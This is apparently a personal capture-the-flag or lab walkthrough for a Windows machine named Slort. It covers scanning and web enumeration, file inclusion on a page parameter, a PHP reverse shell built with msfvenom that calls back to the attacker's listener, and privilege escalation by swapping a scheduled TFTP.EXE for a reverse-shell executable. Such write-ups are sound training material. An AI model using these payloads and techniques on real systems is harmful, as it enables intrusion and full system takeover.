WIndows (Slort)

Things Learned:
1.Use all tools including dirb, gobuster, and nikto to ennmerate an website. For gobuster always put -f
2. In gobuster 301 shoudl not be overlooked and see where it is redirected to
3. For web. Follow step by step guideline. Check one by one. URL parameter, (LFI RFI), robots.txt, sitemap.xml, directory busting.
4. For Privilege escalation Try to manually look in to files before running heavy scripts, there may be simple wins.
5. You might not always have write access to TMP directory for file transfer in windows, try going to users desktop

Initial Scan
NMAP
PORT STATE SERVICE VERSION
21/tcp open ftp FileZilla ftpd 0.9.41 beta
| ftp-syst:
|_ SYST: UNIX emulated by FileZilla
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
3306/tcp open mysql?
| fingerprint-strings:
| FourOhFourRequest, GetRequest, Kerberos, LPDString, NCP, NULL, NotesRPC, RPCCheck, WMSRequest, giop, ms-sql-s, oracle-tns:
|_ Host '192.168.49.110' is not allowed to connect to this MariaDB server
4443/tcp open http Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
| http-title: Welcome to XAMPP
|_Requested resource was http://192.168.110.53:4443/dashboard/
5040/tcp open unknown
8080/tcp open http Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
| http-title: Welcome to XAMPP
|_Requested resource was http://192.168.110.53:8080/dashboard/

49664/tcp open msrpc   Microsoft Windows RPC
49665/tcp open msrpc   Microsoft Windows RPC
49666/tcp open msrpc   Microsoft Windows RPC
49667/tcp open msrpc   Microsoft Windows RPC
49668/tcp open msrpc   Microsoft Windows RPC
49669/tcp open msrpc   Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
| date: 2023-01-16T06:56:18
|_ start_date: N/A
| smb2-security-mode:
| 3.1.1:
|_   Message signing enabled but not required

Port Analysis


ftp 21 : anonymous login fail (Possible attack vector FileZilla ftpd 0.9.41 beta) (BOF)

smb 139/445: Cant Access without credentials
smbmap -H 192.168.110.53 -> [!] **Authentication error on 192.168.110.53** (Looks like we need credentials)
enum4linux -a 192.168.110.53 -> Can't find workgroup/domain
 nmap --script "safe or smb-enum-*" -p 445 192.168.110.53 -> Microsoft-Windows/10.0
 crackmapexec smb 192.168.110.53 --users

SMB   192.168.110.53 445   SLORT   [*] **Windows 10.0 Build 19041 x64** (name:SLORT) (domain:slort) (signing:False) (SMBv1:False)
SMB   192.168.110.53 445   SLORT   [-] Error enumerating domain users using dc ip 192.168.110.53: SMB SessionError: **STATUS_ACCESS_DENIED**({Access Denied} A process has requested access to an object but has not been granted those access rights.)
SMB   192.168.110.53 445   SLORT   [*] Trying with SAMRPC protocol

Http **4443** and **8080:**
Web Enumeration:
Things to check CMS, Directory fuzzing, RFI, LFI


dirb http://192.168.110.53:4443 -r -z 10 -> http://192.168.110.53:4443/site/



The above URL is suggestive of FIle path LFI, RFI possible inclusion (? page=index.php is VERY suggestive)

We know from previous enumeration that the system is based on windows.

Try ../../../etc/passwd -> we find that the php include is available.



From here we can try RFI, use Responder to capture the NTLM hash and crack the NTLM hash with John the ripper.

However, lets try to host a php revershell.


Create a php revershell.

msfvenom -p php/reverse_php LHOST=192.168.49.110 LPORT=1234 -f raw > reverse.php

Spawn a own webserver python3 -m http.server 80

Open a netcat listener nc -nlvp 1234

Catch the reverse shell



Warning: include(http://192.168.49.110:8080/shell.php): failed to open stream: HTTP request failed! HTTP/1.0 404 File not found in **C:\xampp\htdocs\site\index.php** on line **4**

We gain low privilge user

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.49.110] from (UNKNOWN) [192.168.110.53] 51669
SOCKET: Shell has connected! PID: 3900
Microsoft Windows [Version 10.0.19042.1387]
(c) Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\site>whoami
slort\rupert
```

Privilege Escalation:

Upon manual enumeration there is an interesting file called Backup

```
 Directory of C:\

01/16/2023  07:10 PM    <DIR>          Backup
12/07/2019  01:14 AM    <DIR>          PerfLogs
05/04/2022  12:06 AM    <DIR>          Program Files
12/03/2021  08:22 AM    <DIR>          Program Files (x86)
12/03/2021  08:29 AM    <DIR>          Users
```

By looking at the content of info.txt we see that TFTP.EXE runs every 5 minute.

```
01/16/2023  07:10 PM    <DIR>          .
01/16/2023  07:10 PM    <DIR>          ..
06/12/2020  06:45 AM            11,304 backup.txt
06/12/2020  06:45 AM                73 info.txt
01/16/2023  07:10 PM            73,802 TFTP.EXE
               3 File(s)         85,179 bytes
               2 Dir(s)  28,574,199,808 bytes free

C:\Backup>tye info.txt
'tye' is not recognized as an internal or external command,
operable program or batch file.

C:\Backup>type info.txt
Run every 5 minutes:
C:\Backup\TFTP.EXE -i 192.168.234.57 get backup.txt
```

Create a payload with the same name and replace the TFTP with the original one.

msfvenom -p windows/shell_reverse_tcp LHOST=192.168.49.110 LPORT=7777 -f exe -o TFTP.exe

Create another nc listener and we gain system shell.

```
└─$ nc -nlvp 7777
listening on [any] 7777 ...
connect to [192.168.49.110] from (UNKNOWN) [192.168.110.53] 51622
Microsoft Windows [Version 10.0.19042.1387]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
slort\administrator
```